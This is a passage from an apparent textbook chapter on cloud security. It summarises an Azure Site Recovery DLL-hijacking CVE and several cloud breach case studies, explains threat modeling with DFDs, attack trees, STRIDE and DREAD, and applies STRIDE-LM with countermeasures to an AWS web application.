2.1.2.1 Microsoft Azure Site Recovery DLL Hijacking

Azure Site Recovery provides disaster recovery services for cloud resources. It offers replication, failover recovery, and data recovery services. Tenable Research discovered DLL hijacking attack (CVE-2022-33675) [[245](#)] in this service due to incorrect directory permissions.

The coprocessor service, the primary service for Azure Site Recovery, runs with SYSTEM-level privileges by default. The incorrect permissions on the service's executable directory (C:\Program~Files~(x86)\Microsoft~\Azure~Site~Recovery\home\svsystems\transport\) allows new files to be created by regular users. While the basic permissions show "write access" is disabled, the "Special Permissions" still incorrectly granted write access to this directory. The violation can be verified by viewing "Effective Access" given to a user for the directory.

2.1.3 DataSecurity

Based on a Gartner survey, it is predicted that deploying new digital workloads on cloud-native platforms will increase to over 95%, up from just 30% in 2021. As a result of the data overload and the increasing

adoption of cloud infrastructure, IT teams and applications have been transformed in terms of their interaction with sensitive data. This shift has created scenarios including movement, duplication, and modification of sensitive data, which makes it difficult for businesses to maintain complete visibility and control over data. Also, the broader attack surface has increased the risk of sensitive data exposure.

Data security privacy and security concerns faced by organizations:

- *Data Loss/Leakage*: Sharing data in cloud-based environments is effortless. These environments can be accessed through the public internet, and sharing data with others using email invitations or public links is convenient. Link-based sharing is a popular option since it's simpler than inviting each collaborator explicitly. However, this option makes enforcing access control over the shared resources difficult. The link can be forwarded to unintended recipients or guessed by cybercriminals, resulting in unauthorized access to the shared resource.
- *Data Privacy/Confidentiality*: Data protection mandates, such as the EU's General Data Protection Regulation (GDPR), the Health Insurance
- Portability and Accountability Act (HIPAA), and the Payment Card Industry Data Security Standard (PCI-DSS), require the protection of customer data, or else organizations will face strict penalties in case of a security failure. Additionally, these mandates cover a large amount of internal data within organizations. However, many organizations struggle to understand their privacy and confidentiality responsibilities when moving data to the cloud. This creates a significant risk of sensitive data exposure.
- *Accidental Data Exposure*: Cyber attackers are using cloud environments and applications to execute sophisticated phishing

campaigns. With the increasing popularity of cloud-based email and document-sharing services like G-Suite, Dropbox, and Microsoft 365, employees receive document links via email. These links typically request employees to confirm their login credentials to access the data. Unfortunately, this creates an easy opportunity for cybercriminals to obtain employee credentials, leading to inadvertent data breaches.

Next, we discuss some case studies of data security issues in cloud environments.

2.1.3.1 AWS Sensitive Data Exposure

In one case of data exposure, a security firm, Securitas, left an Amazon Web Services (AWS) Simple Storage Service (S3) bucket open. The security breach exposed nearly 1.5M files, equating to about 3TB of data. The exposed data comprised of Personally Identifiable Information (PII) of the airport employees and sensitive company data for at least four airports in Colombia and Peru.

2.1.3.2 Security and Privacy Issues in Cloud Office Suites

Using office suites such as Google Docs and Microsoft Office 365 has become prevalent as organizations shift towards cloud workspaces. According to Wermke et al. [267], users may not be aware of how, when, and by whom their documents are accessed and how documents are stored securely. While users know general security implications, they do not understand all the security and privacy risks that cloud office suites introduce or how to mitigate them.

The survey conducted during this research found that most participants felt more secure storing their documents on their personal computers than in the cloud. The hesitancy around storing data in the cloud was because the participants were uncertain about how many copies of their cloud

documents existed, who had access to them, and how the cloud provider could delete them. Participants were particularly concerned about the privacy of their financial and healthcare records when stored in the cloud. The research highlights the importance of cloud providers being transparent about their data processing and protection policies and the need for better education for users on how to store sensitive data in the cloud securely.

2.1.4 Ineffective Logging and Monitoring

Logging and monitoring functions provide the security teams visibility to detect potential threats by identifying unusual patterns. Attacks that are possible due to lack of logging and monitoring are highly important. They present an opportunity for the attacker while remaining difficult to detect. The events that are important from a security perspective must be logged. The attackers take advantage of the fact that security teams will take time to detect and prevent attacks [[246](#)].

Logging and monitoring are ineffective in a cloud environment due to the limitations of the platform and improper implementation. Cloud-based resources are located outside the corporate network and run on infrastructure provided by cloud providers. As a result, the tools used to deliver network visibility are ineffective in cloud environments. The cloud-native tools that can achieve similar results are not implemented properly due to the learning curve associated with the tools or budgetary constraints faced by the organization.

The security issues associated with ineffective logging and monitoring are summarized below:

- *Delayed Detection of Security Incidents:* Lack of proper logging and monitoring can cause delays in detecting security incidents. The delay

provides attackers more time to exploit vulnerabilities and cause damage to the cloud environment.

- *Incomplete Forensics*: The absence of sufficient logging and monitoring can make identifying attack sources challenging and conducting root cause analysis during a security breach. This also limits the ability of the security teams to prevent similar incidents in the future.
- *Compliance Violations*: Insufficient logging and monitoring can lead to non-compliance with industry regulations and standards, such as PCI-DSS and GDPR.

2.1.4.1 Capital One Data Breach

The capital one data breach in July 2019 exposed the personal information of over 100 million customers. The data breach exposed names, addresses, phone numbers, email addresses, date of birth, and customer credit scores. The attackers exploited a misconfigured firewall that allowed access to the company's AWS server. The server lacked proper logging and monitoring, which made it difficult for the company to detect unauthorized access to the data.

2.1.4.2 GitHub DDoS Attack

In 2018, GitHub, a code hosting platform, suffered a Distributed Denial-of-Service (DDoS) attack that lasted for several days. The attack was discovered when GitHub's servers detected unusually high network traffic from Memcached servers. GitHub team responded by blocking traffic from Memcached servers and adding filters to its network to prevent further attacks. The team also worked with Internet Service Providers (ISPs) to block traffic from the source of attacks. The attack was carried out using a vulnerability in the Memcached servers. These servers were not adequately secured and monitored. The incident also underscores the importance of

collaboration between third-party service providers and ISPs in responding to cyber attacks.

2.2 Threat Modeling Lifecycle

Threat modeling is a methodical approach to organizing information that pertains to the security of an application or system. The primary objective of threat modeling is to recognize, articulate, and comprehend threats and the steps that can be taken to minimize them and safeguard the system [196]. This approach can be applied to various areas, such as applications, systems, networks, and business processes.




Figure 2.2 Microsoft's Security Development Lifecycle (SDL) used for threat modeling.

According to Microsoft's Security Development Lifecycle (SDLC) [[127](#)], a typical threat model includes:

- Definition of the system to be modeled. List the assumptions about the system. These assumptions can be challenged as the threat landscape changes.
- Diagram of the system or application.
- Identification of potential threats to the system.
- Mitigation techniques to deal with identified threats.
- Validation of models and threats after mitigation has been applied.

It is recommended that threat modeling techniques are applied continuously throughout the entire software development lifecycle. An initial high-level threat model should be established during the planning phase and refined as the project progresses. Additionally, the threat model should be regularly updated in response to new feature releases, security incidents, and changes in architecture or infrastructure. Threat modeling considers all relevant information to make informed security decisions throughout the project.

2.2.1 Definition

This phase involves defining the system details. The security and privacy requirements of the software are also documented during this stage. We detail the information that should be captured in the definition phase below:

2.2.1.1 Application Information

Application Information involves detailing the application name, application version, application description, application owner, participants engaged in threat modeling, and reviewers of the threat model.

2.2.1.2 Application Dependencies

These are the items external to the source code that can threaten the application. These items are part of the organization but not under the control of the development team. The application's production environment should be given special consideration when identifying dependencies. It is also essential to understand the infrastructure components that are part of these dependencies— (a) platform where the application will be deployed, e.g., AWS EC2 instance, Kubernetes container, (b) is application expected to be behind a firewall.

2.2.1.3 Assets

Assets are the attack targets. These can be physical assets such as servers and databases or abstract assets such as lists of clients, their personally identifiable information (PII), and access keys.

2.2.1.4 Entry Points

Entry points should be used to define how users interact with the application. Examples include webpage, API, SSH, RDP. Each entry point can have multiple sub-entry points. A web page can have numerous entry points for receiving input.

2.2.1.5 Exit Points

Exit points shows where the data leaves the system. These include dynamic web pages and application response methods.

2.2.1.6 Trust Levels

Trust levels represent the application's authorization and access control configuration. The trust levels define the privilege rights across entry points.

2.2.2 Diagram

Information collected in the definition section can be modeled accurately using diagrams. Some popular tools that can be used for representing threat

model diagrams include Data Flow Diagrams (DFDs), Attack Tree, Attack Graph, etc.

2.2.2.1 Data Flow Diagrams (DFD)

DFDs allow a better understanding of the application by visually representing how it processes data. They also allow the representation of critical components of data entry, exit points, and storage.

[Figure 2.3](#) shows the DFD of an information system. Different components can be abstracted together without detailing every network connection. The user can enter PII over a web connection to the web server. A next-generation firewall protects access to backend services. The data provided by the user is stored in the internal SQL server. The data from the SQL server is transferred to an external datastore over an SFTP connection. The internal SQL server data is backed to the Backup server over port 1501. The internal users can use Office 365 for daily communication and moderate the content on the web server over the internal network. The authorization boundary determines the limits of the information system - which components are currently being accessed.




Figure 2.3 Data Flow Diagram (DFD) of an information system. [📄](#)

2.2.2.2 Attack Tree

The Attack Tree [167] is a method for illustrating system security commonly used to represent network attacks. It depicts a linear sequence of steps that an attacker takes to reach a target node, starting from a leaf node. The Attack Tree consists of a collection of *AND* and *OR* nodes. *OR* nodes describe one or more ways the goal node can be achieved, while *AND* nodes specify various conditions that must be met to achieve the goal node. Each node's children represent the goal's refinements, and leaf nodes represent attacks that cannot be further refined [167].

Consider the Attack Tree [225] in Fig. 2.4. The triangle represents the *OR* node, the logic *AND* gate symbol represents the *AND* node, and the rectangle box represents the *leaf* node. The *Password Hash* can be obtained by an attacker from *Shadow File OR Readable Password File*.




Figure 2.4: Attack Tree example. [📄](#)

The attacker can obtain *Password File* using *Password Hash AND Dictionary Attack*. Similarly, a password can be obtained from the user by *Extortion OR Social Engineering*. Both these techniques and other methods like *Observation* can be used to crack user passwords. An attack tree represents all relations specified by OR, AND conditions. The different combinations of tree nodes (attack suites) can help an attacker reach his desired goal. We formally define attack components and suites below.

2.2.3 Identification

The identification of threats can be conducted using threat categorization, analysis, and threat ranking. Threat categorization models provide a set of categories with examples so that threats can be identified and classified in a structured and repeatable manner. Some popular models include STRIDE and DREAD [\[235\]](#).

2.2.3.1 Stride

STRIDE is an acronym for Spoofing, Tampering, Repudiation, Information Disclosure, Denial of Service, and Elevation of Privilege. STRIDE helps

the development team identify threats their software can experience. STRIDE enumerates the things that can go wrong. It is helpful to record the possible attacks, even if mitigation is in place, so that mitigation can be validated against the known attacks. Description of security property violated by each STRIDE threat and examples are discussed in [Table 2.2](#).

Table 2.2 STRIDE Model with Examples

Threat	Property Violated	Example
Spoofing	Authentication	Sending an email as another person or user.
Tampering	Integrity	Updating the data of other users in a health application.
Repudiation	Non-Repudiation	Not being able to verify who created transaction in a mobile banking application.
Information Disclosure	Confidentiality	Misconfigured S3 service exposing customer information.
Denial of Service	Availability	AI chatbot abused with fake requests.
Elevation of Privilege	Authorization	Gaining local admin access on a system.

2.2.3.2 Threat Analysis

Threat analysis involves studying each aspect of a threat application/system's functionality, architecture, and design. This helps in identifying and classifying possible weaknesses that could lead to exploitation. A risk-based approach to threat analysis can be used to minimize the risk due to the threat and potential impact.

$$Risk = (Probability\ of\ threat) \times (Cost\ to\ organization)$$

Threats can be further analyzed by exploring attack paths, root-cause analysis for threat exploitation, and necessary mitigation controls (discussed

in the next subsection).

2.2.3.3 Threat Ranking

The process of risk analysis can aid in the prioritization of threats by assessing their relative risk levels. A systematic list of risk mitigation strategies can be developed by evaluating the risk posed by each identified threat. Risk factors, such as the potential impact and ease of exploitation, can be utilized to categorize threats into High, Medium, or Low-risk levels for ranking purposes (see [Fig. 2.5](#)).




Figure 2.5: Ranking the risk factors. [📄](#)

Risk assessment frameworks like DREAD provide a means to assign values to the various factors that influence a threat. The process of ranking threats based on these values is subjective. The threat analyst is required to provide responses for each risk factor, such as:

- **Damage:** How much damage will be caused by a successful attack?
- **Reproducibility:** How easily can the attack be reproduced?

- **Exploitability:** How much time, effort, and experience is required for exploiting the threat?
- **Affected Users:** What percentage of users will be impacted if the threat is exploited?
- **Discoverability:** How easily can the attacker discover this threat?

2.2.4 Mitigation

Threat mitigation is used to identify protective measures to prevent threats from being realized.

2.2.4.1 Mitigation via Countermeasures

Threats categorized using STRIDE can be assigned appropriate countermeasure within each category (see [Table 2.3](#)).

Table 2.3 STRIDE Threats and Corresponding Mitigation Strategies 

Threat	Mitigation Techniques
Spoofing	(a) Authentication (b) Data protection measures (c) Store secrets in secured vault
Tampering	(a) Authorization (b) Message Authentication Codes (MACs) (c) Digital Signature
Repudiation	(a) Timestamps (b) Digital signatures (c) Store secrets in secured vault
Information Disclosure	(a) Authorization (b) Encryption (c) Store secrets in secured vault
Denial of Service	(a) Authentication (b) Load balancing (c) Traffic filtering
Elevation of Privilege	(a) Role-based access control (RBAC) (b) Principle of least privilege (c) Network segmentation

2.2.4.2 Mitigation via Risk Acceptance

Risk acceptance means believing that the risks posed by specific threats or vulnerabilities will not significantly impact your assets. Risk acceptance can be performed via two standard methods:

- **Business Risk Acceptance** involves a business unit considering the fitness of purpose provided by a given countermeasure and business impact if a security control is applied to fix an identified issue. The business unit can use compensating controls such as network segmentation, e.g., isolating impacted applications to a secured network segment to limit the impact of the exploit. If the system under risk acceptance consists of personal, private information, the risk acceptance must account for myriad laws that apply to the data in consideration. The business accepts risk based on these considerations and provides a timeline for fixing residual risk from the threat.
- **User Risk Acceptance** covers the software or application where the business cannot make security control or risk acceptance decisions on behalf of the user. The user may be using vulnerable software for critical business functions. The security warning provided to the user for such risks should be NEAT: Necessary, Explanatory, Actionable, and Tested. The user accepting risk should ensure necessary compensating controls to prevent exploitation from threat, e.g., Endpoint Detection and Response (EDR) agent. The user should provide a timeline for the mitigation of security risks.

2.2.5 Validation

Once the threat has been mitigated, threat validation can be used to check and create a threat profile. Threat validation can be conducted using automated tools and manual analysis of the threat post-countermeasure. Some essential tools for threat validation include Static Application Security Testing (SAST), Dynamic Application Security Testing (DAST), Vulnerability Scanning, and Penetration Testing. The following criteria can be used for threat profiling:

- **Non-mitigated threats:** Threat with no countermeasure. The vulnerability can be fully exploited and cause an impact.
- **Partially mitigated threats:** Threats that one or more countermeasures have partially mitigated. The residual risk from threats is limited.
- **Fully mitigated threats:** Threats with appropriate countermeasures in place and not exploitable anymore.

2.3 Threat Modeling in Cloud

Urias et al. [[254](#)] note a list of characteristics when applying threat modeling in cloud computing. Some important considerations include the following:

- The shared responsibility model requires differentiation of responsibilities of Cloud Service—Cloud Service Provider (CSP) Provider (CSP) and the tenant [[27](#)]. CSP provides responsibilities such as tenant isolation and data protection. The tenant handles identity and access management (IAM).
- Application Programming Interfaces (APIs) provided by CSP help in the management of data and services. APIs used in interaction with cloud services must be secured against unauthorized changes, information leakage, and interference with legitimate activities [[266](#)].
- Increased attack surface due to multi-tenancy. Cloud storage and other components have not been developed with a strong emphasis on security. The vulnerabilities in cloud infrastructure can break down logical isolation between tenants, creating opportunities for side-channel attacks [[280](#)].
- Cloud storage and transmission of data can create additional opportunities for attack as the data is no longer managed by the

organization's on-premises system but transmitted over the internet by the CSP. Furthermore, data loss can result from mistakes made by the CSP. It is essential to consider the data backup and disaster recovery options provided by the CSP while performing threat modeling for the cloud system. Item Identity, Access, and Key Management are essential functions for any organization. While threat modeling, it is crucial to understand Cloud IAM and Role-based Access Control (RBAC) and their role in managing access to data and resources. Additionally, data is often stored in encrypted format using cryptographic keys in the cloud. The storage and management of these keys can become complicated in a cloud environment and must be carefully considered during threat modeling.

Urias et al. [254] also discussed STRIDE-LM [250] for modeling cloud security threats. This model extends the STRIDE model from [Section 2.2.3](#) with Lateral Movement (LM) as an additional threat. The lack of control, limited visibility, and loosely defined compliance requirements add complexity to cloud threat modeling. In the next section, we discuss some practical examples of applying threat model.

2.3.1 AWS Infrastructure with High-Demand Web Application

Cloud providers operate in a shared responsibility model where the provider manages the security of cloud services, and the configuration and security of the services hosted in the cloud is the responsibility of the user [179]. In the threat model—[Fig. 2.6](#), the client web application resides on a virtual web server running on an Amazon EC2 instance. The web application communicates with backend Relational Database Server (RDS). The application serves sensitive customer data, supports high availability, and has stringent security and compliance requirements.




Figure 2.6: High demand AWS web application. [📄](#)

The public subnet manages incoming user traffic using static resource storage services such as Amazon CloudFront and S3 storage service. As per AWS's recommended framework, the Elastic Load Balancer (ELB) is used for distributing the incoming traffic to EC2 instances. The users interact with the public web service using the provided web URL. Route 53 is used for DNS configuration of the web server. The cloud administrator manages web service using a gateway over the internal network. We can define the system details as per our threat model definition 2.2.1.

- **Applications:** Public web service, S3 bucket for information storage, CloudFront, ELB.
- **Application Dependencies:** Amazon EC2, Amazon RDS.
- **Assets:** Public web service, Amazon SSH, Amazon RDS.
- **Entry Points:** Web service.
- **Exit Points:** Web service, SSH.

- **Trust Levels:** User access to web service, Admin access to the backend infrastructure.

We take the example of the AWS setup described in [Fig. 2.6](#) and apply STRIDE-LM threat modeling to describe different threats. The possible countermeasures for each identified threat are also discussed below:

- **Spoofing:** Attackers may spoof identities to gain unauthorized access to AWS resources. An attacker uses compromised credentials to impersonate legitimate users or services (e.g., via phishing). Attackers can use the enumeration of storage buckets on public networks or service versions of web servers.
 - **Countermeasure:** Enforce MFA for all user accounts. Implement IAM roles and policies with the principle of least privilege. Use AWS Cognito for Identity validation.
- **Tampering:** Unauthorized tampering of cloud logging capability. An attacker can use malware injection to cause unauthorized modifications to S3 objects. Additionally, malicious outsiders or trusted insiders can tamper with RDS via SQL injection.
 - **Countermeasure:** Threats can be mitigated using S3 bucket versioning and server-side encryption. The database can be protected using parameterized queries and strong input validation. AWS Config can be leveraged to detect unauthorized changes to the resources.
- **Repudiation:** User claims of not performing unauthorized activity, e.g., modifying gateway rules. Additional examples include a lack of logging and auditing that allows attackers to delete logs and cover tracks.

- **Countermeasure:** AWS CloudTrail and GuardDuty can be used for logging and monitoring. Cloud admin can also enable settings to ensure log immutability. Additionally, CloudWatch Log Insights, and IAM policies can be used for enforcing logging across all critical services, such as RDS and S3.
- **Information Disclosure:** Unauthorized network access to datastores (S3 buckets) leading to data exposure. This threat category also includes misconfigurations that lead to unencrypted communication between EC2 and RDS instances.
 - **Countermeasure:** This threat can be mitigated using end-to-end encryption using TLS. Additionally, AWS KMS can enforce server-side encryption on S3 buckets, ensuring sensitive data is protected at rest. VPC endpoint policies can also be used for network segmentation to restrict communication within the AWS network.
- **Denial of Service (DoS):** DoS attacks against services behind ELB. High network traffic or malicious payloads can disrupt application availability for end users.
 - **Countermeasure:** Use application allows listing and rate-limiting using AWS WAF. AWS Shield Advanced can be used to mitigate DDoS attacks. Traffic surges against business-critical applications can be handled using EC2 autoscaling policies.
- **Elevation of Privilege:** Users with limited access trying to perform admin operations, e.g., SSH into EC2 instances due to weak Access Control List (ACL). AWS misconfigurations can also be used to escalate privileges. Some other threat vectors include overly permissive roles or policies attached to Lambda function.

- **Countermeasure:** Cloud administrators should regularly review IAM policies and ensure the principle of least privilege. AWS IAM Access Analyzer can also be used to identify risky configurations. The access keys and other sensitive credentials allowing access to sensitive services should be regularly rotated.
- **Lateral Movement:** Unauthorized access attempts to adjacent resources. Users with access to public networks are trying to access Amazon RDS. Attackers can also pivot through misconfigured security groups or publicfacing EC2 instances.
 - **Countermeasure:** Implementation of network segmentation using subnets and security groups can be used to create a layered defense against such attack scenarios. Lateral movement can be restricted using Network ACLs. AWS Inspector and AWS Security Hub can be leveraged for vulnerability scanning and alert correlation.

2.3.2 Azure-based Data Transfer between Tenants

We review threat modeling for Azure-based data transfer between two tenants in [Fig. 2.7](#). The use-case describes the creation of the SharePoint document library in another tenant. The built-in SharePoint connector doesn't support authentication in another tenant. This requires the use of Microsoft Graph API for authentication. Additionally, Graph API uses OAuth for authorization. The authentication process involves app registration with the client's secret in the target tenant.

